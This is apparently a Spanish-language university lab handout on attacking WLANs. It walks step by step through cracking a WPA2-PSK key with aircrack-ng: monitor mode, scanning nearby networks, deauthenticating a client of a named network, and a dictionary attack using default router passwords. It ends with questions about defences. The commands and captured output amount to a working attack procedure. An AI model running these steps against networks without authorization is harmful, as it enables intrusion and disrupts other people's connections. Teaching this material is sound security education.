Práctica 8 - Ataque a redes WLAN

El protocolo más usado hoy en día para conectarnos a internet es 802.11 (WIF), de ahí la importancia de conocer sus vulnerabilidades, y como pueden ser explotadas y corregidas. Esta debilidad del protocolo, deberá ser considerada para definir el diseño empresarial que debe tener un red WLAN para poder garantizar plenamente la confidencialidad

Objetivos:

- Conocer las vulnerabilidades que puede experimentar una red WLAN.
- Conocer las herramientas que los hackers utilizarían para violar la seguridad de una red WLAN.
- Descifrar una clave precompartida en una red 802.11 con WPA, para posteriormente lograr entrar a la red..

Part 1: Introducción

Para realizar este ataque se utilizó aircrack-ng, que es un conjunto de herramientas para evaluar las diferentes áreas de seguridad Wifi incluyendo:

- Monitorear: Captura de paquetes y exportación de datos a archivos de texto para su posterior procesamiento por herramientas de terceros.
- Atacar: Ataques de repetición, des autenticación, puntos de acceso falso y otros vía inyección de paquetes.
- Probar: Revisar tarjetas Wifi y capacidades de los controladores (captura e inyección).
- Cracking: WEP y WPA PSK (WPA 1 y 2). Todas las herramientas son de línea de comandos que permite desarrollar scripts extensivamente.

Los comandos utilizados son:

- Airmon: Un script para habilitar el modo monitor en las interfaces inalámbricas. También puede ser utilizado para regresar del modo monitor al modo gestionado. También puede listar y terminar los procesos que pudieran interferir con el proceso de monitoreo.
- Airodump: Usados para capturar frames 802.11 para usarlos con aircrack. Escribe un archivo de texto conteniendo los detalles de todos los puntos de acceso y clientes vistos.
- Aireplay: Usada para inyectar/retransmitir frames. Genera tráfico para su posterior uso con aircrack para conseguir llaves WEP y WPA-PSK. Soporta una variedad de ataques que pueden causar una des autenticación con el propósito de capturar los datos de handshake WPA por ejemplo: falsas autenticaciones, retransmisión de paquetes interactiva, entre otras.
- Aircrack: Es un programa de crackeo de claves 802.11 WEP y WPA / WPA2-PSK. Puede recuperar la clave WEP una vez que se hayan capturado suficientes paquetes cifrados con airodump. Se determina la clave WEP utilizando dos métodos fundamentales, el primer método es a través del enfoque <u>PTW</u> (Pyshkin, Tews, Weinmann), el segundo método es el método <u>FMS</u> / KoreK. Además, el programa ofrece un método de diccionario para determinar la clave WEP.

Fuentes:

https://aircrack-ng.org/doku.php?id=Main https://aircrack-ng.org/doku.php?id=airmon-ng https://aircrack-ng.org/doku.php?id=airodump-ng https://aircrack-ng.org/doku.php?id=aireplay-ng https://aircrack-ng.org/doku.php?id=aircrack-ng

Part 2: Desarrollo


Step 1: Capturar tráfico de la red a atacar

Listar las interfaces con las que cuenta el equipo desde el cual se realizará el ataque.



Habilitar el modo monitor en la interfaz especificada. El modo de monitor es un modo de captura de datos que permite el uso de una tarjeta de red inalámbrica Wifi en modo de escucha o modo promiscuo.

Al operar en este modo, la tarjeta de red inalámbrica puede capturar todos los tipos de paquetes de administración de Wifi (incluidos los paquetes de Beacon), paquetes de datos y paquetes de control. De esta forma, es posible visualizar no solo los puntos de acceso, sino también los clientes que están transmitiendo dentro de las bandas de frecuencia Wifi.




Si existe algún proceso que pudiera interferir con el monitoreo se recibirá una notificación. Para terminar dichos procesos se utiliza el comando siguiente.

root@kali:~# airmon-ng check kill

Listar redes usando el comando: airodump wlan@mon

CH 1][Elapsed:	42 s][2017-04-2	24 00:0	8						
BSSID	PWR	Beacons	#Data,	#/s	СН	MB	ENC	CIPHER	AUTH	ESSID
D4:40:F0:3E:0E:50	-45	269	95	0	11	54e.	WPA2	CCMP	PSK	INFINITUMuk9t
46:32:C8:25:CF:7B	- 79	142	0	0	9	54e.	WPA2	CCMP	PSK	<length: 12=""></length:>
44:32:C8:25:CF:7A	- 76	130	0	0	9	54e	WPA2	CCMP	PSK	COMUNICACION
10:51:72:27:E5:50	- 78	67	0	0	6	54e.	WPA2	CCMP	PSK	MXConectado-I
D4:63:FE:B1:5C:D3	- 79	34	0	0	1	54e	WPA2	CCMP	PSK	INFINITUM1521_2.4
90:C7:92:64:2D:A0	-83	150	117	0	11	54e	WPA2	CCMP	PSK	SALGADO
10:51:72:4F:75:A0	-84	145	0	0	11	54e.	OPN			MXConect ado-E
34:68:95:8A:5A:47	-84	33	0	0	6	54e.	OPN			HP-Print-47-Laser
00:AC:E0:48:A7:20	-86	18	0	0	6	54e	WPA2	CCMP	PSK	Aaron
BSSID	STATION		PWR	VR Rate		Lost F		Frames	Probe	
(not associated)	34:00:A3:08:AE:AD		AD -85	-85 0		1 2		15	Huaw	eiAdminWDS
(not associated)	10:51:72:4F:76:8D		3D -89	0 - 1		0		3	HuaweiAdminWDS	
D4:40:F0:3E:0E:50	84:38:38:3A:66:A3		3 -29	0e-24		0		112		
D4:40:F0:3E:0E:50	5C:AF:06:22:4C:D4)4 -42	0 - 1		0		1		
D4:40:F0:3E:0E:50	7C:7D:3D:76:F0:83		33 - 56	0 - 6			0 2			
90:C7:92:64:2D:A0	CC:A	2:23:31:21:9	9A -1	0	e- 0		0	16		/ /

Para efectos demostrativos la red seleccionada es la INFINITUMuk9t, se procede a capturar tráfico de esta red, se usa el comando: airodump-ng -w INFINITUMuk9t -c --bssid D4:40:F0:3E:0E:50 wlan0mod. Donde -w representa el prefijo del archivo de captura, -c el canal y --bssid el *Broadcast Service Set Identifier* (nombre) de la red.



Step 2: Conseguir WPA Handshake

Posteriormente, se envían paquetes de des asociación a los dispositivos conectados a dicha red desde una segunda terminal, para que el ataque funcione en necesario que al menos un dispositivo esté conectado.

Se usa el comando: aireplay-ng --deauth 10 -a D4:40:F0:3E:0E:50 -c 84:38:38:3A:66:A3 wlan0mod

```
oot@kali:~# aireplay-ng --deauth 10 -a D4:40:F0:3E:0E:50 -c 84:38:38:3A:66:A3 w
lan0mon
00:06:15
         Waiting for beacon frame (BSSID: D4:40:F0:3E:0E:50) on channel 11
00:06:16 Sending 64 directed DeAuth. STMAC: [84:38:38:3A:66:A3] [52|94 ACKs]
00:06:16    Sending 64 directed DeAuth. STMAC: [84:38:38:3A:66:A3] [32|95 ACKs]
         Sending 64 directed DeAuth. STMAC: [84:38:38:3A:66:A3]
                                                                 [ 0|64 ACKs]
00:06:17
00:06:17 Sending 64 directed DeAuth. STMAC: [84:38:38:3A:66:A3] [17|65 ACKs]
00:06:18 Sending 64 directed DeAuth. STMAC: [84:38:38:3A:66:A3]
                                                                 [ 5162 ACKs]
00:06:19 Sending 64 directed DeAuth. STMAC: [84:38:38:3A:66:A3] [10|65 ACKs]
00:06:19 Sending 64 directed DeAuth. STMAC: [84:38:38:3A:66:A3] [57 166 ACKs]
          Sending 64 directed DeAuth. STMAC: [84:38:38:3A:66:A3] [43 106 ACKs]
00:06:20
00:06:20 Sending 64 directed DeAuth. STMAC: [84:38:38:3A:66:A3] [ 0|63 ACKs]
00:06:21 Sending 64 directed DeAuth. STMAC: [84:38:38:3A:66:A3] [24|63 ACKs]
```

En este momento el monitor de tráfico debe mostrar el WPA Handshake:

```
CH 11 ][ Elapsed: 6 mins ][ 2017-04-24 00:05 ][ WPA handshake: D4:40:F0:3E:0E:50 BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID CIPHER AUTH ES
```

Step 3: Realizar ataque por diccionario

Durante este ataque se utilizó un diccionario que contiene las contraseñas por defecto de routers Thompson y Speedtouch los cuales es usual encontrarlos en redes Infinitum. Este diccionario está disponible <u>aquí</u>. Asimismo, otros diccionarios pueden encontrarse <u>aquí</u>.

Iniciar ataque con el comando aircrack-ng -w [diccionario] -b [bssid] [nombre]-01.cap El programa comenzará a probar las contraseñas que contiene el archivo contra los paquetes capturados. Si el proceso es exitoso se mostrará el siguiente mensaje:

Advertencia: Este proceso puede demorar horas o días dependiendo de la contraseña y diccionario utilizados.

Ataque a una red WLAN

Reflexión

- 1.- ¿Qué debilidad explota la herramienta aircrack-ng para poder romper WPA?
- 2.- ¿Siempre es posible conseguir la clave?
- 3.- ¿Qué medidas puede implementar para evitar que no burlen la seguridad fácilmente en una red SOHO WLANs?
- 4.- Realice un diagrama y describa el funcionamiento que debe tener el diseño de una red WLAN empresarial para garantizar al 100% la confidencialidad de la red.
- 5.- ¿Cuándo usted utiliza WPA2 para proteger una red 802.11, qué parte de la red está siendo asegurada mediante el cifrado?